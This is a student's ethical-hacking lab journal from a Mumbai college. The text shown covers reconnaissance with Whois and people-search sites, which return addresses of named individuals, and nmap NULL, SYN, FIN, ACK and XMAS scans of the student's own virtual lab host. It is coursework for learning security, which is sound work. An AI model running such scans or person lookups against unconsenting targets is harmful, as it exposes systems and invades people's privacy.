



**MALAD KANDIVALI EDUCATION SOCIETY'S
NAGINDAS KHANDWALA COLLEGE OF COMMERCE,
ARTS & MANAGEMENT STUDIES & SHANTABEN NAGINDAS KHANDWALA
COLLEGE OF SCIENCE
MALAD [W], MUMBAI – 64
(AUTONOMOUS)**

**(Reaccredited 'A' Grade by NAAC)
(AFFILIATED TO UNIVERSITY OF MUMBAI)
(ISO 9001:2015)**

CERTIFICATE

Name: Mr. kuldeep sushil patel

Roll No: 574

Programme: BSc CS

Semester: VI

This is certified to be a bonafide record of practical works done by the above student in the college laboratory for the course **ETHICAL HACKING** (Course Code: **1867UCSPR**) for the partial fulfillment of Second Semester of BSc IT/CS during the academic year 2020-2021.

The journal work is the original study work that has been duly approved in the year 2020-2021 by the undersigned.

External Examiner

Subject-In-Charge

(Ms.Sweety Garg)

Date of Examination: (College Stamp)Name: kuldeep sushil patelRoll no:574**Subject: 1867UCSPR (Ethical Hacking)
VI****Class: T.Y.B.SC (CS) SEM –**

Sr.No.	Date	Title	Sign
1.	5/2/2021	Tools used for Reconnaissance	
2.	12/2/2021	Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	
3.	27/2/2021	a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute b) Perform ARP Poisoning in Windows	
4.	27/2/2021	a) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm Use Cain and Abel for cracking Windows account password using Dictionary attack.	
5.	5/3/2021	Use Wireshark (Sniffer) to capture network traffic and analyze	
6.	16/3/2021	Create a simple keylogger using python	
7.	19/3/2021	Perform SQL injection attack	
8.	26/3/2021	Simulate persistent cross-site scripting attack	

Practical No : 01

Aim : Use Google and Whois for Reconnaissance

(A) Using Whois.com

Step 1 : Open your browser and search for www.whois.com and enter your query to search.

Step 2 : You will get the raw data about your search.

Registrant Contact

Name:	Domain Administrator
Organization:	DNStination Inc.
Street:	3450 Sacramento Street, Suite 405
City:	San Francisco
State:	CA
Postal Code:	94118
Country:	US
Phone:	+1.4155319335
Fax:	+1.4155319336
Email:	admin@dnstinations.com

Administrative Contact

Name:	Domain Administrator
Organization:	DNStination Inc.
Street:	3450 Sacramento Street, Suite 405
City:	San Francisco
State:	CA
Postal Code:	94118

Administrative Contact

Name:	Domain Administrator
Organization:	DNStination Inc.
Street:	3450 Sacramento Street, Suite 405
City:	San Francisco
State:	CA
Postal Code:	94118
Country:	US
Phone:	+1.4155319335
Fax:	+1.4155319336
Email:	admin@dnstinations.com

Technical Contact

Name:	Domain Administrator
Organization:	DNStination Inc.
Street:	3450 Sacramento Street, Suite 405
City:	San Francisco
State:	CA
Postal Code:	94118

(B) Using anywho.com

Step 1 : Open your browser and search for www.anywho.com and enter your query for search.

The screenshot shows a web browser window with the URL <https://www.anywho.com>. The page title is "AnyWho" with the subtitle "Finding People, Places, and Businesses". The main navigation menu includes "Home", "Yellow Pages", "People Search" (which is highlighted in blue), and "Reverse Phone Lookup". The "People Search" section has a form titled "Find a Person" with fields for "First Name" (kuldeep), "Last Name" (patel), "City" (Mumbai), and "State" (Indiana). Below the form are links for "By Name", "By Address", and "By Phone Number". A note states: "Your interaction with this page including information collected and provided on this page is subject to the [Privacy Policy of Intelius](#)". To the right, there is a sidebar titled "People Search | Find People By Name" with a message about searching for old friends or verifying addresses. It also lists "Other people" including "6065Kuldeep (kuldeep patel)" and "immortalksp@gmail.com". A Google account sidebar on the right shows "574_TyCs_kuldeppatel" and "kuldeppatel7865@gmail.com". The bottom of the screen shows a Windows taskbar with various pinned icons.

Step 2 : You will get the relevant information about your search.

The screenshot shows a web browser window with the URL <https://www.anywho.com/people/kuldeep%20+patel/mumbai+in/>. The page title is "AnyWho" with the subtitle "Finding People, Places, and Businesses". The main navigation menu includes "Home", "Yellow Pages", "People Search" (highlighted in blue), and "Reverse Phone Lookup". The "People Search" section has a form titled "Find a Person" with fields for "First Name" (e.g. John), "Last Name" (e.g. Smith), "City" (e.g. San Diego), and "State" (All States). A "FIND" button is present. Below the form, a message reads: "Unfortunately we have no results for that name." There are two buttons at the bottom: "GO BACK" and "RETURN HOME". At the bottom of the page, there are links for "Terms and Conditions" and "Privacy Policy". The bottom of the screen shows a Windows taskbar with various pinned icons.

AnyWho
Finding People, Places, and Businesses

Find a Person By Name | By Address | By Phone Number

First Name	Last Name	City	State
e.g. John	e.g. Smith	e.g. San Diego	All States

FIND

Information provided by Intelius.com
Showing page -1 of all listings for **Mukesh Ambani**

Mukesh B Ambani
60 Lashaway Dr # 1, E Brookfield, MA 01515

[View profile »](#)

Mukesh B Ambani
111 Lashaway Dr, East Brookfield, MA 01515-1722

[View profile »](#)

Find more information on Intelius

More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles

AnyWho
Finding People, Places, and Businesses

Find a Person By Name | By Address | By Phone Number

Area Code + Phone Number
(888) 888-8888

FIND

Information provided by Intelius.com
Showing page -1 of all listings for **Mukesh Ambani**

Mukesh B Ambani
60 Lashaway Dr # 1, E Brookfield, MA 01515

[View profile »](#)

Mukesh B Ambani
111 Lashaway Dr, East Brookfield, MA 01515-1722

[View profile »](#)

Find more information on Intelius

More information for Mukesh B Ambani
Email and Other Phone Lookup
Get Detailed Background Information
Get Public Records
View Property and Area Information
Social Network Profiles

The screenshot shows a web browser window with multiple tabs open at the top. The main content area displays the AnyWho website, which is powered by INTELIUS. A prominent blue header bar reads "Please Confirm Your Search". Below it, a message states: "You have started a Reverse Phone Lookup for the number (888) 888-8888. To begin the search process please confirm that this is the correct number. Please BEWARE that you could find surprising information about the owner of this number." A large green button labeled "CONFIRM" is centered below the message.

The screenshot shows a web browser window with multiple tabs open at the top. The main content area displays the AnyWho website, which is powered by INTELIUS. A red warning icon with the text "Please do not Refresh, Close, or Press the Back button on this page or your information may be lost" is visible. A dark blue header bar reads "Search: (888) 888-8888". Below it, there is a section titled "See Who Owns This Number" featuring an illustration of a magnifying glass focusing on an eye. A text block explains: "Your search for the number (888) 888-8888 has been initiated, in a few moments you will be able to access a full detailed report. This data may include the name, address, social media profiles and even photos of the owner of (888) 888-8888. You're one step closer to finding out who's behind this number." A green progress bar at the bottom indicates the search is still processing, with the time "01:23" displayed in a green circle.

The screenshot shows a web browser window with the URL [https://www.intelius.com/phone/search?utm_source=AYWO&traffic\[sources\]=AYWO&utm_medium=&traffic\[medium\]=&utm_campaign=&traffic\[campaign\]=&utm_term=&traffic\[term\]=&utm_content=...](https://www.intelius.com/phone/search?utm_source=AYWO&traffic[sources]=AYWO&utm_medium=&traffic[medium]=&utm_campaign=&traffic[campaign]=&utm_term=&traffic[term]=&utm_content=...). The page is titled "AnyWho" and powered by INTELIUS. A warning message at the top says, "Please do not Refresh, Close, or Press the Back button on this page or your information may be lost". The main search bar contains the text "Search: (888) 888-8888". Below the search bar, there is a section titled "Secure Database Access" featuring an icon of two hands shaking around a globe with a lock. A text block states: "Our phone number database contains phone records for millions of people all across the United States. For that reason, security is our top priority and we don't want this information falling into the wrong hands. We use the most advanced technologies to ensure that this information is safe and secure." A green progress bar at the bottom right indicates "00:54".


This screenshot is identical to the one above, showing the same search results for the phone number (888) 888-8888. It includes the "Secure Database Access" section and the "Report Preview Access" section, which states: "You will have access to the report preview for (888) 888-8888. The full report could contain all sorts of personal information about the owner. This information may include the name, addresses, additional contact information, social media accounts, photos, and more." A green progress bar at the bottom right indicates "00:36".

The screenshot shows the AnyWho search results for the phone number (888) 888-8888. At the top, there is a warning message: "⚠ Please do not Refresh, Close, or Press the Back button on this page or your information may be lost". Below this, the search bar displays "Search: (888) 888-8888". A section titled "Social Media Data" features an icon of a person holding a speech bubble with an '@' symbol and a globe. The text explains that the Social Network Search scours hundreds of sites to help expose the owner of the phone number, mentioning Facebook, Twitter, YouTube, LinkedIn, and many more. A progress bar at the bottom right indicates "00:12".

The screenshot shows the AnyWho report preview ready page for the phone number (888) 888-8888. It features a large green checkmark icon with the word "READY" and the phone number "(888) 888-8888". Below this, a message states: "We have compiled the information into an easy to read format. Please do not use this powerful information to stalk, exploit or threaten anyone in any way. You may be surprised at what you find. Click 'View Report' below to see your report preview on (888) 888-8888." A green "VIEW REPORT" button is located at the bottom of this section.

C) Using Spokeo.com

Step 1 : Open your browser and search for www.spokeo.com and enter your query for search.



Step 2 : you will get the relevant result of your search.

Kuldeep Patel's Phone Number, | +

spokeo.com/Kuldeep-Patel?l=loaded=1

ABOUT LOGIN SIGN UP

Kuldeep Patel

People Search > Patel > **Kuldeep Patel**

Kuldeep Patel
19 people named Kuldeep Patel found in New Jersey, Pennsylvania and 10 other states.

Kuldeep S Patel, 43
RESIDES IN BENSELEM, PA
Lived In Philadelphia PA
Related To Kusumben Patel, Ankur Patel, Sharadchandra Patel, Naresh Patel
Also known as K Patel
Includes ✓ Address(5) ✓ Phone(9) ✓ Email(6)

Kuldeep Patel
RESIDES IN NORTH WALES, PA
Related To Nehal Patel, Viralkumar Patel, Shree Patel, Dhirubhai Patel, Renukaben Patel
Includes ✓ Address(1) ✓ Phone(1)

Kuldeep D Patel, 40
RESIDES IN ELMWOOD PARK, NJ

Sort by Relevance ▾ All Filters

SEE RESULTS

SEE RESULTS

SEE RESULTS

Type here to search

15 February 2021 Monday 09:46 PM 15-02-2021

D)Using tamos.com

Step 1 : Open your browser and search for www.tamos.com

The screenshot shows a browser window with two tabs open: "Whois.com - Domain Names &..." and "Wired and Wireless Network Ana...". The main content is the TamoSoft website. At the top, there's a navigation bar with links to Home, Products, Purchase, Download, Support, Partners, Contact, and About Us. A shopping cart icon indicates 0 items for \$0.00. The main banner features the TamoSoft logo and a large blue Wi-Fi signal icon. Below the banner, a section titled "Featured Products" highlights "TamoGraph Site Survey". A brief description explains that it helps in making smarter decisions for Wi-Fi network deployment and maintenance by providing precise coverage and performance data. To the right of the text is a small video player showing a preview of the software. Below this, a "Welcome to TamoSoft" section describes the company's mission to develop cutting-edge security and network monitoring software for the Internet and Local Area Networks. To the right of this text is an image of the TamoGraph Site Survey software box. Further down, a promotional message for a "super bundle" is displayed, featuring a "Download" button.

Step 2 : Download the “SmartWhois” file.

The screenshot shows a Windows 10 desktop environment. In the center, a web browser displays the download page for "SmartWhois". The page lists "SmartWhois" as the first item, showing its version as "5.1 Build 289" and compatibility with "Windows 7, 8, 8.1, 10 Server 2008, 2012". A prominent "Download" button is visible. Below it, another item, "Essential NetTools", is listed with version "4.4 Build 301" and compatibility with "Windows 7, 8, 8.1, 10". The desktop taskbar at the bottom shows various pinned icons, including File Explorer, Task View, Start, Task Manager, and others. The system tray on the right shows standard icons for battery, signal, and volume.

Practical No : 02

Aim : Use Nmap scanner to perform port scanning of various forms -ACK , SYN , FIN , NULL , XMAS

Steps :

Step 1: Check Ip Address of Widows Host Machine .

```

Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.18363.1379]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . :

Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix . :
      Link-local IPv6 Address . . . . . : fe80::48a:32a2:c4f:1f8b%14
      IPv4 Address . . . . . : 192.168.56.1
      Subnet Mask . . . . . : 255.255.255.0
      Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:

   Connection-specific DNS Suffix . :
      Link-local IPv6 Address . . . . . : fe80::3557:a14:7407:fa85%17
      IPv4 Address . . . . . : 192.168.137.1
      Subnet Mask . . . . . : 255.255.255.0
      Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:


   Connection-specific DNS Suffix . :
      Link-local IPv6 Address . . . . . : fe80::7c31:4237:d10b:3e4c%18
      IPv4 Address . . . . . : 192.168.43.149
      Subnet Mask . . . . . : 255.255.255.0
      Default Gateway . . . . . :

C:\Windows\system32>

```

Example : Here the ip address is **192.168.56.1**

Step 2: Open Xamp Server and open some of the services for example mysql,apache,filezilla etc.



Step 3 : Go to Kali-Linux and Run Nmap Commands ..

1. For null scan -> **\$ nmap -sN -v 192.168.56.1**

Output :

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
ksp@kali: ~
File Actions Edit View Help
ksp@kali:~$ nmap -sS -v 192.168.56.1
You requested a scan type which requires root privileges.
QUITTING!
ksp@kali:~$ sudo nmap -sS -v 192.168.56.1
[sudo] password for ksp:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-16 20:54 IST
Initiating Ping Scan at 20:54
Scanning 192.168.56.1 [4 ports]
Completed Ping Scan at 20:54, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:54
Completed Parallel DNS resolution of 1 host. at 20:54, 0.14s elapsed
Initiating SYN Stealth Scan at 20:54
Scanning 192.168.56.1 [1000 ports]
Discovered open port 139/tcp on 192.168.56.1
Discovered open port 443/tcp on 192.168.56.1
Discovered open port 445/tcp on 192.168.56.1
Discovered open port 21/tcp on 192.168.56.1
Discovered open port 135/tcp on 192.168.56.1
Discovered open port 110/tcp on 192.168.56.1
Discovered open port 3306/tcp on 192.168.56.1
Discovered open port 80/tcp on 192.168.56.1
Discovered open port 8080/tcp on 192.168.56.1
Discovered open port 143/tcp on 192.168.56.1
Discovered open port 25/tcp on 192.168.56.1
Discovered open port 808/tcp on 192.168.56.1
Discovered open port 106/tcp on 192.168.56.1
Discovered open port 79/tcp on 192.168.56.1
Completed SYN Stealth Scan at 20:54, 4.64s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0060s latency).
Not shown: 986 filtered ports
```

2. For Synchronise Scan -> **nmap -sS -v 192.168.56.1**

Output :



```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
ksp@kali: ~
File Actions Edit View Help
Discovered open port 8080/tcp on 192.168.56.1
Discovered open port 143/tcp on 192.168.56.1
Discovered open port 25/tcp on 192.168.56.1
Discovered open port 808/tcp on 192.168.56.1
Discovered open port 106/tcp on 192.168.56.1
Discovered open port 79/tcp on 192.168.56.1
Completed SYN Stealth Scan at 20:54, 4.64s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0060s latency).
Not shown: 986 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
808/tcp   open  ccproxy-http
3306/tcp  open  mysql
8080/tcp  open  http-proxy

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
Raw packets sent: 1992 (87.616KB) | Rcvd: 643 (25.780KB)
ksp@kali:~$
```

Step 3 : For FIN Scan -> \$ nmap -sF -v 192.168.56.1

Output :

The screenshot shows a terminal window titled 'ksp@kali: ~' with a dark background. The terminal displays the results of a FIN scan on the IP address 192.168.56.1. The output includes a list of open ports (110/tcp, 135/tcp, 139/tcp, 143/tcp, 443/tcp, 445/tcp, 808/tcp, 3306/tcp, 8080/tcp) and detailed Nmap command-line usage.

```
File Actions Edit View Help


110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
143/tcp open  imap
443/tcp open  https
445/tcp open  microsoft-ds
808/tcp open  ccproxy-http
3306/tcp open  mysql
8080/tcp open  http-proxy

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
  Raw packets sent: 1992 (87.616KB) | Rcvd: 643 (25.780KB)
ksp@kali:~$ sudo nmap -sF -v 192.168.56.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-16 21:00 IST
Initiating Ping Scan at 21:00
Scanning 192.168.56.1 [4 ports]
Completed Ping Scan at 21:00, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:00
Completed Parallel DNS resolution of 1 host. at 21:00, 0.01s elapsed
Initiating FIN Scan at 21:00
Scanning 192.168.56.1 [1000 ports]
Completed FIN Scan at 21:00, 0.21s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.56.1 are closed

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ █
```

Step 4 : For ACK Scan -> \$ nmap -sA -v 192.168.56.1

Output:



The screenshot shows a terminal window titled 'ksp@kali: ~' running on a Kali Linux desktop environment. The terminal displays two sets of Nmap scan logs. The first set, run with 'sudo nmap -sA -v 192.168.56.1', shows a FIN scan of port 192.168.56.1, which is found to be up with 0 latency. All 1000 scanned ports are closed. The second set, run with 'sudo nmap -sX -v 192.168.56.1', shows a Ping Scan of port 192.168.56.1, which is found to be up with 0.0012s latency. All 1000 scanned ports are unfiltered. The terminal also shows the path '/usr/bin/../share/nmap' for the data files.


```
Completed Parallel DNS resolution of 1 host. at 21:00, 0.01s elapsed
Initiating FIN Scan at 21:00
Scanning 192.168.56.1 [1000 ports]
Completed FIN Scan at 21:00, 0.21s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.56.1 are closed

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo nmap -sA -v 192.168.56.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-16 21:01 IST
Initiating Ping Scan at 21:01
Scanning 192.168.56.1 [4 ports]
Completed Ping Scan at 21:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:01
Completed Parallel DNS resolution of 1 host. at 21:01, 0.10s elapsed
Initiating ACK Scan at 21:01
Scanning 192.168.56.1 [1000 ports]
Completed ACK Scan at 21:01, 0.20s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.56.1 are unfiltered

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo nmap -sX -v 192.168.56.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-16 21:02 IST
Initiating Ping Scan at 21:02
```

Step 5 : For XMAS Scan -> \$ nmap -sX -v 192.168.56.1

Output:



The screenshot shows a terminal window titled 'ksp@kali: ~' with a dark background. The terminal displays the results of an Nmap scan for host 192.168.56.1. The output includes the following text:

```
Completed Ping Scan at 21:01, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:01
Completed Parallel DNS resolution of 1 host. at 21:01, 0.10s elapsed
Initiating ACK Scan at 21:01
Scanning 192.168.56.1 [1000 ports]
Completed ACK Scan at 21:01, 0.20s elapsed (1000 total ports)
Nmap scan report for 192.168.56.1
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.56.1 are unfiltered

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
  Raw packets sent: 1004 (40.152KB) | Rcvd: 1001 (40.040KB)
ksp@kali:~$ sudo nmap -sX -v 192.168.56.1
